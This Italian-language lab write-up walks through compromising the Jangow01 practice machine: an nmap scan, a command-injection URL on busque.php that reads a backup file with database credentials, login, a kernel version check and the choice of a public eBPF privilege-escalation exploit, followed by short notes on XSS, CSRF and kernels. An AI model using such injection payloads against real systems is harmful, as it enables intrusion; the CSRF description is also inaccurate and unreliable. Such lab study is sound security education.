



All'interno del progetto è stato proposto un Bonus 2, il quale consisteva nell'attacco di una macchina **Jangow01**. Lo scopo è quello di poter sfruttare eventuali vulnerabilità presenti all'interno di essa in modo da elevare i privilegi di utente a root, mediante una **privilege escalation**.

# INFORMATION GATHERING

Il primo approccio è stato dettato da una accurata ricerca di informazioni volta a scoprire eventuali porte aperte, versioni, o eventuali falle presenti all'interno del web server.

Mediante l'utilizzo del tool Nmap è stata quindi effettuata una scansione aggressiva sulla macchina con il comando **-A -T4 <IP>**, il quale fornirà informazioni complete sulla macchina vittima.

In seguito alla scansione effettuata si può evincere che soltanto due porte risultano essere aperte, la **21**, protocollo **ftp**, e la **80**, protocollo **http**.

```
kali@kali: ~
└─(kali㉿kali)-[~]
$ nmap -A -T4 192.168.178.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 09:22 EST
Nmap scan report for jangow01.fritz.box (192.168.178.32)
Host is up (0.00026s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-ls: Volume /
| SIZE   TIME          FILENAME
| -      2021-06-10 18:05 site/
|
|_http-title: Index of /
MAC Address: 08:00:27:64:FF:F0 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.9 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (94%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%), Linux 5.1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix


TRACEROUTE
HOP RTT      ADDRESS
1  0.26 ms  jangow01.fritz.box (192.168.178.32)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.21 seconds
└─(kali㉿kali)-[~]
$
```

# WEB SITE

Dopo aver analizzato i due protocolli attivi, il primo approccio è stato quello di effettuare un'analisi della pagina web della macchina, nella quale era presente una vulnerabilità lampante.

Nella sezione Buscar infatti, era possibile l'esecuzione di alcuni comandi come **cd**, **cat**, **ls** etc. mediante i quali, facendo zapping tra le directory del sito, è stato possibile risalire alle credenziali utilizzate dall'utente **jangow01**.



The screenshot shows a Linux desktop environment with a dark theme. A browser window is open, displaying a URL: `192.168.56.118/site/busque.php?buscar=cd+..;ls+-A;cat+.backup`. The page content is a PHP script that connects to a MySQL database using the credentials `jangow01` and `abygurl69`. The script attempts to change the current directory to the root, list all files with permissions, and then output the contents of the `+.backup` file.

```
.backup site $servername = "localhost"; $database = "jangow01"; $username = "jangow01"; $password = "abygurl69"; // Create connection $conn = mysqli_connect($servername, $username, $password, $database); // Check connection if (!$conn) { die("Connection failed: " . mysqli_connect_error()); } echo "Connected successfully"; mysqli_close($conn);
```


# uname -a

Ottenute le credenziali è stato effettuato l'accesso alla macchina. Una volta all'interno, allo scopo di poter effettuare un attacco mirato ad ottenere una **privilege escalation**, sono state ottenute informazioni, quali informazioni di sistema come ad esempio OS e **versione del kernel**, in modo da verificare se fosse possibile utilizzare un Exploit.

Individuate le versioni e la tipologia, si è effettuata una connessione mediante il protocollo ftp tramite l'ausilio delle medesime credenziali, con lo scopo di uploadare sulla macchina bersaglio un file contenente un Exploit

4.4.0-31-generic -->

```
jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/ Linux
jangow01@jangow01:~$ _
```



```
jangow 01 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
ANGOW_01
EDE: 192.168.56.118

angow01 login: jangow01
assword:
ast login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
elcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage


62 pacotes podem ser atualizados.
75 atualizações são atualizações de segurança.

angow01@jangow01:~$ pwd
/home/jangow01
angow01@jangow01:~$ ls
ser.txt
angow01@jangow01:~$ cat user.txt
41d8cd98f00b204e9800998ecf8427e
angow01@jangow01:~$
```

# Ricerca dell'exploit

Si procede quindi con la ricerca dell'exploit adatto, per cui tramite l'ausilio di siti web come **exploit database** è stata effettuata una ricerca mirata alla specifica versione del kernel appena individuata, e dopo aver provato vari exploit si è evinto che quello sotto riportato fosse quello più consueto al nostro caso.

Esso è stato individuato dopo 3 tentativi, poiché sono presenti una gran quantità di exploit, per cui oltre ad una scrematura tramite la versione del software, app, o come in questo caso del kernel, l'altro parametro per poter individuare quello corretto era senz'altro **testare**.



The screenshot shows a search result from the Exploit Database. The title of the exploit is "Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation". Below the title, there is a table with the following data:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45010	2017-16995	RLARABEE	LOCAL	LINUX	2018-07-10

Below the table, there are status indicators: "EDB Verified: ✓", "Exploit: ✅ / ⚡", and "Vulnerable App:". The main content area contains the exploit code, which is a C program. The code includes comments crediting @bleidl and linking to his original POC on GitHub. It also provides a link to a blog post for details on how the exploit works. The code is tested on Ubuntu 16.04 with various kernel versions listed at the bottom.

```
/*
Credit @bleidl, this is a slight modification to his original POC
https://github.com/b3rl/g3lh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

Tested on Ubuntu 16.04 with the following Kernels
4.4.0-31-generic
4.4.0-62-generic
4.4.0-81-generic
4.4.0-116-generic
4.8.0-58-generic
4.10.0-42-generic
4.13.0-21-generic
```

# EXPLOIT

Un exploit per definizione è un codice malevolo che va ad agire su una vulnerabilità già presente all'interno di un software, OS, o rete per ottenere accesso non autorizzato, eseguire codice dannoso oppure causare malfunzionamenti.

Uno dei metodi più efficaci per utilizzare questi codici malevoli è mediante l'uso di un tool, Metasploit, il quale in moniera automatica, settando i parametri corretti ci consente di utilizzare e un Exploit, con l'ausilio di un Payload compatibile, affinchè si possa sfruttare una determinata vulnerabilità presente all'interno di un sistema.

## XSS reflected


Un attacco XSS dove il codice malevolo è riflesso direttamente dalla richiesta HTTP nella risposta del server e viene eseguito nel browser della vittima. È temporaneo e richiede che la vittima apra un link manipolato.

## XSS Stored

In questo tipo di XSS, il codice malevolo viene salvato direttamente nel database del server (ad esempio all'interno di un forum, o in un commento). Quando un altro utente accede al contenuto, lo script viene eseguito nel suo browser.

## CSRF

Una tipologia di attacco XSS volta a rubare il cookie (token) di sessione, il quale potrà essere sfruttato dall'attaccante al fine di compiere azioni come cambiare la password oppure rubare dati sensibili.



# KERNEL

Il kernel è il cuore del sistema operativo. È il livello software che gestisce l'hardware del computer e fornisce servizi di base alle applicazioni. Funziona come un ponte tra hardware e software, gestendo risorse come CPU, memoria e dispositivi I/O. Ne esistono varie tipologie :

- **Monolitico** - come Unix, include la maggior parte delle funzioni di un SO. Questi sono kernel molto grandi, Linux e dentro di esso sono presenti tutti i file per far funzionare tutti i dispositivi, o quanto meno la maggior parte
